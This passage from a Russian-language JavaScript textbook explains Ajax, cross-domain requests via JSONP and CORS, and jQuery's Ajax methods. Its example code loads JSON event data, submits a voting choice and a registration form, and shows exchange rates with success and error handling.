  // ФОРМИРУЕМ СТРОКУ С НОВЫМ КОНТЕНТОМ (можно было бы также использовать работу с деревом DOM)
2  var newContent = '';
  for (var i = 0; i < responseObject.events.length; i++) {        // Перебираем объекты
    newContent += '<div class="event">';
    newContent += '<img src="' + responseObject.events[i].map + '" ';
3   newContent += 'alt="' + responseObject.events[i].location + '" />';
    newContent += '<p><b>' + responseObject.events[i].location + '</b><br>';
    newContent += responseObject.events[i].date + '</p>';
    newContent += '</div>';
  }

                                                                  // Обновляем страницу с новым контентом
4  document.getElementById('content').innerHTML = newContent;

 }
};

xhr.open('GET', 'data/data.json', true);                          // Подготавливаем запрос
xhr.send(null);                                                   // Отправляем запрос
```

РАБОТА С ДАННЫМИ ОТ ДРУГИХ СЕРВЕРОВ

Ajax прекрасно работает с данными, полученными с вашего сервера, но по соображениям безопасности браузеры не загружают Ajax-ответы, пришедшие из других доменов (известные также как кроссдоменные запросы). Существуют три распространенных решения для обхода этой проблемы.

ПРОКСИ-ФАЙЛ НА ВЕБ-СЕРВЕРЕ

Первый способ заключается в создании файла на *вашем собственном* сервере, в который собираются данные с удаленного сервера (с помощью серверного языка, такого как ASP.net, PHP, NodeJS или Ruby). Затем другие страницы вашего сайта получают данные из файла на вашем сервере (который, в свою очередь, берет их извне). Такой подход называется *прокси*, поскольку он действует от имени другой страницы.

Он подразумевает написание страниц на серверных языках, потому она выходит за рамки этой книги.

JSONP (JSON С «НАБИВКОЙ»)

JSONP (иногда записывается как JSON-P) требует добавления на страницу элемента **script**, который загружает данные JSON с другого сервера. Этот подход работает, потому что источник сценария в элементе **script** может быть любым.

Сценарий содержит вызов функции, в нее передаются данные в формате JSON. Она объявляется на странице, которая запрашивает данные, и используется для их обработки и отображения (см. следующую страницу).

CORS (ОБЩИЙ ДОСТУП К РЕСУРСАМ НЕЗАВИСИМО ОТ ИСТОЧНИКА)

Каждый раз, когда браузер и сервер взаимодействуют, они шлют друг другу данные с помощью HTTP-заголовков. Технология CORS подразумевает добавление к этим заголовкам дополнительной информации, чтобы браузер и сервер знали о своем взаимодействии.

CORS является спецификацией консорциума W3C, но поддержка этого стандарта присутствует только в самых новых браузерах. И, поскольку он требует настройку HTTP-заголовков на стороне сервера, мы не будем рассматривать его в этой книге.

АЛЬТЕРНАТИВЫ

Многие разработчики используют для запрашивания удаленных данных библиотеку jQuery, так как она упрощает этот процесс и обеспечивает обратную совместимость со старыми браузерами. Как вы увидите в следующей колонке, поддержка новых подходов — это проблема.

ПОДДЕРЖКА CORS

Технология поддерживается в следующих браузерах и платформах: Chrome 4, Firefox 3.5, Internet Explorer 10, Safari 4 Android 2.1, iOS 3.2 или более новые версии.

Internet Explorer 8–9 использует для выполнения кроссдоменных запросов нестандартный объект **XDomainRequest**.

ПРИНЦИП РАБОТЫ JSONP

Прежде всего, страница должна содержать функцию для обработки данных в формате JSON. Сами данные запрашиваются с удаленного сервера с помощью элемента **script**.

Сервер возвращает файл, который вызывает функцию для обработки данных. В качестве аргумента для нее выступают данные в формате JSON.

БРАУЗЕР

HTML-странице понадобятся два фрагмента JavaScript-кода:

1. функция, которая обрабатывает данные в формате JSON, отправленные сервером — в примере, представленном на следующей странице, она называется **showEvents()**;.

2. элемент **script**, атрибут **src** которого будет запрашивать данные в формате JSON с сервера.

```
<script>
function showEvents(data) {
  // Код для обработки данных
  // и вывода их в этом участке страницы

}
</script>

<script src="http://example.org/jsonp">
</script>
```

СЕРВЕР

При получении ответа с сервера сценарий вызывает именованную функцию, которая обрабатывает данные (она была определена на первом этапе). Она и является «набивкой» для JSONP. Аргументом для нее выступают данные, отформатированные в JSON.

В нашем случае они находятся внутри вызова функции **showEvents()**.

```
showEvents({
  "events": [
    {
      "location": "Москва, Россия",
      "date": "1 июля",
      "map": "img/map-ca.png"
    }...
  ]
});
```

Необходимо отметить, что при работе с JSONP нет нужды использовать методы **parse()** или **stringify()** из объекта **JSON**. Поскольку данные отправляются в виде сценарного файла (а не строки), они будут восприниматься как объект

Файлы на сервере обычно написаны таким образом, что вы можете указать имя функции, предназначенной для обработки возвращенных данных. Оно обычно передается через строку запроса внутри URL-адреса:**http://example.org/upcomingEvents.php?callback=showEvents**

ИСПОЛЬЗОВАНИЕ JSONP

Этот код выглядит так же, как и в примере с JSON, но информация о событии в данном случае приходит с удаленного сервера. Следовательно, в HTML-коде используется два элемента **script**.

Первый элемент **script** загружает JavaScript-файл, содержащий функцию **showEvents()**, которая будет использована для вывода информации о событиях.

Второй элемент **script** загружает данные с удаленного сервера. Имя функции, которая эти данные обрабатывает, передается в строке запроса.

c08/data-jsonp.html — HTML

```
  <script src="js/data-jsonp.js"></script>
  <script src="http://deciphered.com/js/jsonp.js?callback=showEvents"></script>
 </body>
</html>
```

c08/js/data-jsonp.js — JAVASCRIPT

```
function showEvents(data) {                                  // Обратный вызов при загрузке JSON
  var newContent = '';                                       // Переменная для хранения HTML

 // ФОРМИРУЕМ СТРОКУ С НОВЫМ КОНТЕНТОМ (можно было бы также использовать работу с деревом DOM)
 for (var i = 0; i < data.events.length; i++) {              // Перебираем объекты
   newContent += '<div class="event">';
   newContent += '<img src="' + data.events[i].map + '"';
   newContent += ' alt="' + data.events[i].location + '" />';
   newContent += '<p><b>' + data.events[i].location + '</b><br>';
   newContent += data.events[i].date + '</p>';
   newContent += '</div>';
 }

                                                             // Обновляем страницу с новым контентом
  document.getElementById('content').innerHTML = newContent; }
```

1

1. Содержимое цикла **for** (который используется для обработки JSON-данных и создания HTML) и строка, выводящая результат на страницу, очень похожи на код, который обрабатывал данные в формате JSON с того же сервера.

Но есть три ключевых отличия.
i) код находится внутри функции **showEvents()**;
ii) JSON-данные поступают в виде аргумента для вызова функции;
iii) данные не нужно обрабатывать с помощью метода **JSON.parse()**. Обращение к ним внутри цикла **for** происходит посредством параметра **data**.

Вместо того чтобы размещать элемент **script** прямо на странице, вы можете написать JavaScript-код, который будет это делать за вас (аналогично добавлению любого другого элемента). Так вы сможете выделить всю функциональность в один внешний JavaScript-файл.

Внутри сценария, который разгружается с помощью JSONP, может находится вредоносный JavaScript-код. По этой причине данные следует загружать только с доверенных источников.

Поскольку JSONP загружает данные с другого сервера, вы можете добавить таймер, который будет проверять, пришел ли ответ в рамках определенного временного отрезка (и в случае необходимости выводить сообщение об ошибке).

Больше об обработке ошибок вы узнаете в главе 10, а в главе 11 находится пример таймера (в котором мы создадим ползунок для перелистывания контента).

JAVASCRIPT http://htmlandcssbook.com/js/jsonp.js

```
showEvents({
 "events": [
   {
    "location": "Москва, Россия",
    "date": "1 июля",
    "map": "img/map-ca.png"
   },
   {
    "location": "Пекин, Китай",
    "date": "15 июля",
    "map": "img/map-tx.png"
   },
   {
    "location": "Анкара, Турция",
    "date": "30 июля",
    "map": "img/map-ny.png"
   }
 ]
});
```

РЕЗУЛЬТАТ

Штурм произойдет в городах:

Москва, Россия
1 июля

Пекин, Китай
15 июля

Анкара, Турция
30 июля

Файл, возвращаемый сервером, помещает данные в формате JSON внутрь вызова функции **showEvents()**. Следовательно, эта функция будет вызвана, только когда браузер загрузит удаленные данные.

JQUERY И AJAX: ЗАПРОСЫ

jQuery предоставляет несколько методов для работы с Ajax-запросами. Как и другие примеры в данной главе, этот процесс состоит из двух этапов: выполнения запроса и обработки ответа.

Здесь вы можете видеть шесть методов jQuery, которые позволяют выполнять Ajax-запросы. Первые пять являются сокращенными версиями метода **$.ajax()**, с которым вы познакомитесь в последнюю очередь.

Метод **.load()** работает с выборкой jQuery (как и большинство методов этой библиотеки). Он загружает новый HTML-код внутрь одного или нескольких выбранных элементов.

Остальные методы выглядят немного иначе. Они являются частью глобального объекта jQuery, потому их имена начинаются с символа **$**. Эти методы занимаются исключительно запрашиванием данных с сервера; они не выполняют автоматического обновления элементов согласованного набора с помощью этих данных, потому после символа **$** нет селектора.

Когда сервер возвращает ответ, сценарию нужно указать, что с ними делать.

МЕТОД/ СИНТАКСИС	ОПИСАНИЕ
.load()	Загружает HTML-код внутрь элементов. Это упрощенный метод для получения данных
$.get()	Загружает данные с помощью HTTP-метода **GET**. Используется для **запрашивания** данных с сервера
$.post()	Загружает данные с помощью HTTP-метода **POST**. Используется для **отправки** данных на сервер
$.getJSON()	Загружает данные с помощью запроса **GET**. Используется для данных в формате JSON
$.getScript()	Загружает и выполняет данные с помощью запроса **GET**. Используется для данных в формате JavaScript (JSONP)
$.ajax()	Этот метод применяется для выполнения любых запросов. Он используется внутри всех методов, представленных выше.

JQUERY И AJAX: ОТВЕТЫ

При использовании метода **.load()** HTML-код, возвращаемый сервером, вставляется в выборку jQuery. В случае с другими методами нужно указать, что должно произойти с данными. Для этого существует объект **jqXHR**.

СВОЙСТВА JQXHR	ОПИСАНИЕ
responseText	Возвращенные текстовые данные
responseXML	Возвращенные XML-данные
status	Код состояния
statusText	Описание состояния (обычно используется для вывода информации о произошедшей ошибке)

МЕТОДЫ JQXHR	ОПИСАНИЕ
.done()	Запускается, если запрос оказался успешным
.fail()	Запускается, если запрос оказался неудачным
.always()	Запускается независимо от успешности запроса
.abort()	Прекращает взаимодействие

jQuery содержит объект с именем **jqXHR**, который упрощает работу с данными, возвращаемыми сервером. На нескольких следующих страницах вы увидите, как используются его свойства и методы (представленные в таблицах слева).


jQuery поддерживает сцепление методов, поэтому вы можете запускать разный код в зависимости от результата загрузки данных, используя **.done()**, **.fail()** и **.always()**.

ОТНОСИТЕЛЬНЫЕ URL-АДРЕСА

Относительные URL-адреса, которые загружаются вместе с данными через Ajax (например, изображения или ссылки), обрабатываются по отношению к *текущей* странице.

Если новый HTML-код находится в другой папке, относительные пути могут оказаться неправильными.

1. Этот HTML-файл использует Ajax для загрузки контента страницы, которая находится в папке из второго пункта.
2. Страница в этой папке содержит изображение, путь к которому является относительным и указывает на вторую папку:
`<img src="img/box.gif" />`
3. HTML-файл находится не в дочерней папке и не может найти изображение, так как путь больше не является корректным.



ЗАГРУЗКА HTML-КОДА В СТРАНИЦУ С ПОМОЩЬЮ JQUERY

Самым простым из всех Ajax-методов в jQuery является **.load()**. Он позволяет загружать с сервера только HTML-код, который автоматически превращается в согласованный набор.

СЕЛЕКТОР JQUERY

Первым делом нужно выбрать элемент, внутри которого должен появиться HTML-код.

URL-АДРЕС СТРАНИЦЫ

Затем с помощью метода .load() следует указать URL-адрес HTML-страницы, которую нужно загрузить.

СЕЛЕКТОР


Допускается выбирать для загрузки не всю страницу, а лишь ее часть.

```
$('#content').load('jq-ajax3.html #content');
```

1. Здесь создается объект jQuery, содержащий элемент, чей атрибут **id** равен **content**.

2. Это URL-адрес страницы, из которой вы хотите загрузить HTML-код. Между адресом и селектором из третьего шага должен быть пробел.

3. Фрагмент HTML-страницы, который будет отображен. Как вы помните, это элемент, чей атрибут **id** равен **content**.



Ссылки в правом верхнем углу используются для навигации по другим страницам. Если у пользователя включен JavaScript, при щелчке мышью по ссылке загрузка новой страницы останавливается посредством кода внутри метода **.on()**. Затем метод **.load()** заменяет область, выделенную розовым цветом (чей атрибут **id** равен **content**), на аналогичную часть запрашиваемой страницы. Обновляется только выделенная область, а не весь документ.

ЗАГРУЗКА КОНТЕНТА

Когда пользователь щелкает по любой ссылке внутри элемента **nav**, выполняется одно из следующих действий:
Если JavaScript включен, событие **click** вызывает анонимную функцию, которая загружает на страницу новый контент.
Если JavaScript выключен, осуществляется обычный переход со страницы на страницу.

Выполнение анонимной функции проходит в пять этапов.
1. Метод **e.preventDefault()** останавливает переход на новую страницу по щелчку мыши.
2. Переменная с именем **url** хранит URL-адрес страницы, которую нужно загрузить. Он извлекается из атрибута **href** нажатой ссылки.

3. Обновляются атрибуты **class**, принадлежащие ссылкам, чтобы показать, какая из страниц является текущей.
4. Удаляется элемент, хранящий содержимое.
5. Выбирается контейнерный элемент, после чего метод **.load()** загружает в него новый контент. Он сразу же скрывается посредством метода **.hide()** и затем постепенно выводится с помощью метода **fadeIn()**.

JAVASCRIPT c08/js/jq-load.js

```
$('nav a').on('click', function(e) {                    // Пользователь щелкает по ссылке nav
  e.preventDefault();                                   // Останавливаем загрузку новой ссылки
  var url = this.href;                                  // Получаем значение href

  $('nav a.current').removeClass('current');            // Удаляем текущий индикатор
  $(this).addClass('current');                          // Новый текущий индикатор

  $('#container').remove();                             // Удаляем старое содержимое
  $('#content').load(url + ' #content').hide().fadeIn('slow');  // Новое содержимое
});
```

HTML c08/jq-load.html

```
<nav>
 <a href="jq-load.html" class="current">ГЛАВНАЯ</a>
 <a href="jq-load2.html">СОБЫТИЯ</a>
 <a href="jq-load3.html">ИГРУШКИ</a>
</nav>
<section id="content">
 <div id="container">
    <!-- !—Здесь размещается контент страницы -->
 </div>
</section>
```

Ссылки будут функционировать, даже если JavaScript не включен. Если сценарии работают, jQuery загружает контент внутрь элемента **div**, чей атрибут **id** совпадает с указанным в целевом URL-адресе. Остальную часть страницы можно не перезагружать.

СОКРАЩЕННЫЕ ВЕРСИИ AJAX-МЕТОДОВ В JQUERY

jQuery предоставляет четыре сокращенных метода для работы с определенными видами Ajax-запросов.

Ниже перечислены методы-сокращения. Если взглянуть на исходный код jQuery, можно увидеть, что все они используют **$.ajax()**.

Мы посвятим им несколько следующих страниц, так как каждый из них освещает ключевые аспекты **$.ajax()**.

Эти методы jQuery, в отличие от других, не работают с выборкой, потому в качестве префикса у них служит символ **$**, а не согласованный набор. Обычно они срабатывают в ответ на событие, такое как окончание загрузки страницы или взаимодействие с пользователем (например, щелчок по ссылке или отправка формы).

Вместе с Ajax-запросом на сервер часто бывает нужно отправить какие-то данные, которые должны повлиять на то, что именно получит браузер в ответ.

По аналогии с HTML-формами (и Ajax-запросами, с которыми вы сталкивались ранее в этой главе) данные можно отправлять с помощью HTTP-методов **GET** и **POST**.

МЕТОД/СИНТАКСИС	ОПИСАНИЕ
$.get(*url*[, *data*][, *callback*][, *type*])	Запрос данных посредством HTTP-метода **GET**
$.post(*url*[, *data*][, *callback*][, *type*])	Запрос данных посредством HTTP-метода **POST**
$.getJSON(*url*[, *data*][, *callback*])	Загрузка JSON с помощью запроса **GET**
$.getScript(*url*[, *callback*])	Загрузка и выполнение JavaScript (то есть JSONP) с помощью запроса **GET**

Параметры в квадратных скобках необязательны. Обозначения символов:

$ указывает на то, что это метод объекта jQuery;

url указывает, откуда нужно загружать данные;

data предоставляет любую дополнительную информацию, которая будет отправлена на сервер;

callback указывает на функцию, которую следует вызвать при возвращении данных (она может быть именованной или анонимной);

type показывает, какой тип данных должен вернуть сервер.

Примечание: Примеры из этого раздела работают только на веб-сервере (но не в локальной файловой системе). Серверные языки программирования и настройка соответствующего программного обеспечения выходят за рамки тем, обсуждаемых в данной книге, но вы можете опробовать эти примеры на нашем сайте. В архиве с кодом, доступным для загрузки, находятся PHP-файлы, но они приложены только для демонстрационных целей.

ЗАПРОС ДАННЫХ

В этом примере пользователи голосуют за свои любимые футболки, не покидая страницу.

1. При щелчке мышью по футболке срабатывает анонимная функция.

2. Метод **e.PreventDefault()** предотвращает открытие новой страницы.

3. Выбором пользователя является значение атрибута **id**, принадлежащего изображению. Оно сохраняется в переменную с названием **queryString** в формате строки запроса — например, **vote=gray**.

4. При вызове метода **$.get()** используются три параметра:
i) страница, которая обработает запрос (на том же сервере);
ii) данные, отправляемые на сервер (здесь это строка запроса, но мы могли бы отправить и JSON);
iii) функция (в нашем случае анонимная), которая обрабатывает результат, присылаемый сервером.

При ответе сервера срабатывает анонимная функция обратного вызова, принимающая данные. В нашем случае она выбирает элемент, который должен выводить футболку, и вставляет вместо него HTML-код, полученный с сервера. Это делается с помощью метода **.html()** из библиотеки jQuery.

JAVASCRIPT c08/js/jq-get.js

```
1  $('#selector a').on('click', function(e) {
2   e.preventDefault();
3    var queryString = 'vote=' + event.target.id;
4    $.get('votes.php', queryString, function(data) {
5      $('#selector').html(data);
    });
});
```

HTML (Этот фрагмент создан кодом из JS-файла).

```
<div class="third"><a href="vote.php?vote=gray">
  <img src="img/t-gray.png" id="gray" alt="gray" /></a></div>
<div class="third"><a href="vote.php?vote=yellow">
  <img src="img/t-yellow.png" id="yellow" alt="желтая" /></a></div>
<div class="third"><a href="vote.php?vote=green">
  <img src="img/t-green.png" id="green" alt="зеленая" /></a></div>
```

РЕЗУЛЬТАТ

Ссылки на футболки создаются в JavaScript-файле. Так они будут выводиться только в браузерах с поддержкой сценариев (итоговая структура HTML-кода показана выше). При ответе сервер не должен возвращать HTML; он отправляет любой тип данных, который может быть обработан и использован браузером.

ОТПРАВКА ФОРМ С ПОМОЩЬЮ AJAX

Для отправки данных на сервер чаще всего используется метод **.post()**. В jQuery также есть метод **.serialize()**, который позволяет собирать данные формы.

ОТПРАВКА ДАННЫХ ФОРМЫ

HTTP-метод **POST** часто применяется для отправки данных формы на сервер, и у него есть соответствующая функция — **.post()**. Она принимает те же три параметра, что и метод **.get()**:

i) имя файла на (том же) сервере, который будет обрабатывать данные формы;

ii) собственно данные формы, отправляется вами;

iii) функция обратного вызова, которой предстоит обработать ответ сервера.

На соседней странице можно видеть, что метод **$.post()** используется в связке с методом **.serialize()**, очень сильно помогающим при работе с формами. Вместе они отправляют данные формы на сервер.

СБОР ДАННЫХ ФОРМЫ

Метод **.serialize()** из состава jQuery:

- Выбирает все содержимое формы.
- Помещает его в строку, готовую к отправке на сервер.
- Кодирует символы, которые не могут быть использованы в строке запроса.

Обычно он используется в сочетании с выборкой, содержащей элемент **form** (хотя его можно применять к отдельным элементам или подразделам формы).
Этот метод отправляет только *успешные* элементы формы. То есть он игнорирует:

- отключенные элементы управления;
- элементы управления, в которых не был выбран ни один из вариантов;
- кнопку отправки.

НА СТОРОНЕ СЕРВЕРА

Если серверная страница обрабатывает форму, лучше сделать так, чтобы она выполняла свою задачу независимо от того:

- был ли это обычный запрос веб-страницы (в данном случае возвращается весь документ целиком);
- или это был Ajax-запрос (тогда ответ может содержать только часть страницы).

Чтобы узнать на серверной стороне, был ли выполнен запрос с помощью Ajax, можно использовать заголовок **X-Requested-With**.

Если он присутствует и имеет значение **XMLHttpRequest**, вы можете быть уверены, что имеете дело с Ajax-запросом.

ОТПРАВКА ФОРМ

1. Когда пользователь отправляет форму, срабатывает анонимная функция.

2. Метод **e.PreventDefault()** предотвращает отправку формы.

3. Данные формы собираются с помощью метода **.serialize()** и сохраняются в переменную **details**.

4. Вызывается метод **$.post()**, которому передаются три параметра:

i) URL-адрес страницы, которой будут отправлены данные;
ii) данные, только что собранные с формы;
iii) функция обратного вызова, которая выводит результат пользователю.

5. HTML-код, полученный с сервера, заменяет собой содержимое элемента, атрибуту **id** которого присвоено значение **register**.


JAVASCRIPT c08/js/jq-post.js


```
1  $('#register').on('submit', function(e) {          // При отправке формы
2    e.preventDefault();                              // Предотвращаем ее отправку
3    var details = $('#register').serialize();        // Сериализуем ее данные
4    $.post('register.php', details, function(data) { // Отправляем их с помощью $.post()
5      $('#register').html(data);                     // Здесь выводим результат
   });
});
```

HTML c08/jq-post.html

```
<form id="register" action="register.php" method="post">
 <h2>Регистрация</h2>
 <label for="name">Логин</label><input type="text" id="name" name="name" />
 <label for="pwd">Пароль</label><input type="password" id="pwd" name="pwd" />
 <label for="email">E-mail</label><input type="email" id="email" name="email" />
 <input type="submit" value="Join" />
</form>
```

РЕЗУЛЬТАТ





Этот пример нужно запускать на сервере. Серверная страница вернет подтверждение (однако она не занимается ни проверкой данных, ни отправкой соответствующего электронного письма).

ЗАГРУЗКА JSON И ОБРАБОТКА ОШИБОК, СВЯЗАННЫХ С AJAX

Вы можете загружать данные в формате JSON, используя метод **$.getJSON()**. Есть также методы, которые помогут вам с обработкой неудачных ответов.

ЗАГРУЗКА JSON

Если вы хотите загрузить данные в формате JSON, которые находятся на том же сервере, что и страница, вы можете воспользоваться методом **$.getJSON()**. Для работы с JSONP следует применять метод с именем **$.getScript()**.

AJAX И ОШИБКИ

Время от времени запросы веб-страниц заканчиваются неудачно, и технология Ajax не является исключением. В связи с этим jQuery предоставляет два метода, которые могут выполнять код в зависимости от того, удачно ли завершился ваш запрос. Существует также третий метод, который вызывается в обеих ситуациях.


Ниже представлен пример, демонстрирующий этот подход. Он загружает вымышленные курсы валют.

УДАЧА/НЕУДАЧА

Есть три метода, которые можно подключать к **$.get()**, **$.post()**, **$.getJSON()** и **$.ajax()** для обработки удачного или неудачного исхода. Это:

.done() — метод-событие, который срабатывает, если запрос завершился удачно;
.fail() — метод-событие, который срабатывает, если запрос завершился неудачно;
.always() — метод-событие, который срабатывает, если запрос завершился с любым результатом;

В старых сценариях вместо вышеперечисленных методов могут использоваться **.success()**, **.error()** и **.complete()**. Они делают то же самое, но после выхода jQuery 1.8 предпочтительнее использовать их новые аналоги.



JSON И ОШИБКИ

1. В этом примере данные в формате JSON представляют курсы обмена валют, загруженные на страницу с помощью функции с названием **loadRates()**.

2. В первой строке сценария на страницу добавляется элемент для хранения данных о курсе.

3. Функция вызывается в последней строке
.

4. Метод **$.getJSON** внутри функции **loadRates()** пытается загрузить некоторые данные в формате JSON. Путем сцепления к нему было подключено еще три метода, но не все из них окажутся выполнены.

5. Метод **.done()** запускается только в случае успешного получения данных. Он содержит анонимную функцию, которая выводит курсы валют и время, когда они были отображены.

6. Метод **.fail()** запускается, только если сервер не смог вернуть данные. Он отвечает за вывод пользователю сообщения об ошибке.

7. Метод **.always()** запускается независимо от того, был ли получен ответ. Он добавляет на страницу кнопку обновления, а также обработчик к ней, который опять вызывает функцию **loadRates()**.

JAVASCRIPT c08/js/jq-getJSON.js

```
② $('#exchangerates').append('<div id="rates"></div><div id="reload"></div>');

① function loadRates() {
④   $.getJSON('data/rates.json')
⑤   .done( function(data){                          // СЕРВЕР ВОЗВРАЩАЕТ ДАННЫЕ
      var d = new Date();                           // Создаем объект для данных
      var hrs = d.getHours();                       // Получаем часы
      var mins = d.getMinutes();                    // Получаем минуты
      var msg = '<h2>Exchange Rates</h2>';          // Начальное сообщение
      $.each(data, function(key, val) {             // Добавляем каждый курс
        msg += '<div class="' + key + '">' + key + ': ' + val + '</div>';
      });
      msg += '<br>Last update: ' + hrs + ':' + mins + '<br>';   // Показываем время обновления
      $('#rates').html(msg);                        // Добавляем цены на страницу
⑥   }).fail( function() {                           // ПРОИЗОШЛА ОШИБКА
      $('aside').append('Sorry, we cannot load rates.');        // Показываем сообщение об ошибке
⑦   }).always( function() {                         // ВЫПОЛНЯЕТСЯ ВСЕГДА
      var reload = '<a id="refresh" href="#">';     // Добавляем ссылку для обновления
      reload += '<img src="img/refresh.png" alt="refresh" /></a>';
      $('#reload').html(reload);                    // Добавляем ссылку для обновления
      $('#refresh').on('click', function(e) {       // Добавляем обработчик щелчка
        e.preventDefault();                         // Останавливаем переход
        loadRates();                                // Вызываем loadRates()
      });
    });
  }

③ loadRates();                                      // Вызываем loadRates()
```

ТОНКОЕ УПРАВЛЕНИЕ AJAX-ЗАПРОСАМИ

Метод **$.ajax()** позволяет лучше контролировать Ajax-запросы. Он используется внутри всех методов-сокращений для работы с Ajax, предоставляемых библиотекой jQuery.

Метод **$.ajax()** используется внутри файла jQuery другими вспомогательными методами, которые предоставляют упрощенный способ работы с Ajax-запросами.

Этот метод имеет более 30 разных параметров и позволяет полностью контролировать весь процесс создания Ajax-запроса. Данные параметры собраны в таблице, представленной ниже. Доступ к ним осуществляется через объекты-литералы (которые называют *объектами параметров*).

Пример, представленный на соседней странице, выглядит и работает так же, как пример с методом **.load()** (см. с. 396). Разница только в том, что в нем используется метод **$.ajax()**.

- Параметры можно указывать в любом порядке, лишь бы они были записаны корректно, в виде объектов-литералов JavaScript.
- Некоторые параметры способны принимать функцию (именованную или анонимную).
- Метод **$.ajax()** не позволяет загружать какую-то одну часть страницы, поэтому для выбора подходящего места используется метод **.find()**, входящий в состав jQuery.

ПАРАМЕТР	ОПИСАНИЕ
type	Может принимать значения **GET** или **POST** в зависимости от используемого HTTP-метода
url	Страница, которой был направлен запрос
data	Данные, которые передаются серверу вместе с запросом
success	Функция, вызываемая в случае успешного завершения Ajax-запроса (аналогично методу **.done()**)
error	Функция, вызываемая в случае неудачного завершения Ajax-запроса (аналогично методу **.fail()**)
beforeSend	Функция (анонимная или именованная), которая вызывается перед выполнением Ajax-запроса. В примере, представленном на следующей странице, с ее помощью отображается значок загрузки
complete	Запускается после событий **success/error**. В примере, представленном на следующей странице, она убирает значок загрузки
timeout	Количество миллисекунд, которые должны пройти, прежде чем запрос можно будет считать неудачным

УПРАВЛЕНИЕ AJAX-ЗАПРОСОМ

При щелчке по ссылке в элементе nav на страницу загружается новый контент. Это очень похоже на пример с методом **.load()**, представленный на с. 396 (хотя в том случае запрос занимал всего одну строку).

1. Здесь обработчик щелчка мыши вызывает метод **$.ajax()**.

В данном примере методу **$.ajax()** передано семь параметров. Первые три являются свойствами, а остальные четыре — анонимными функциями, которые срабатывают на разных этапах Ajax-запроса.

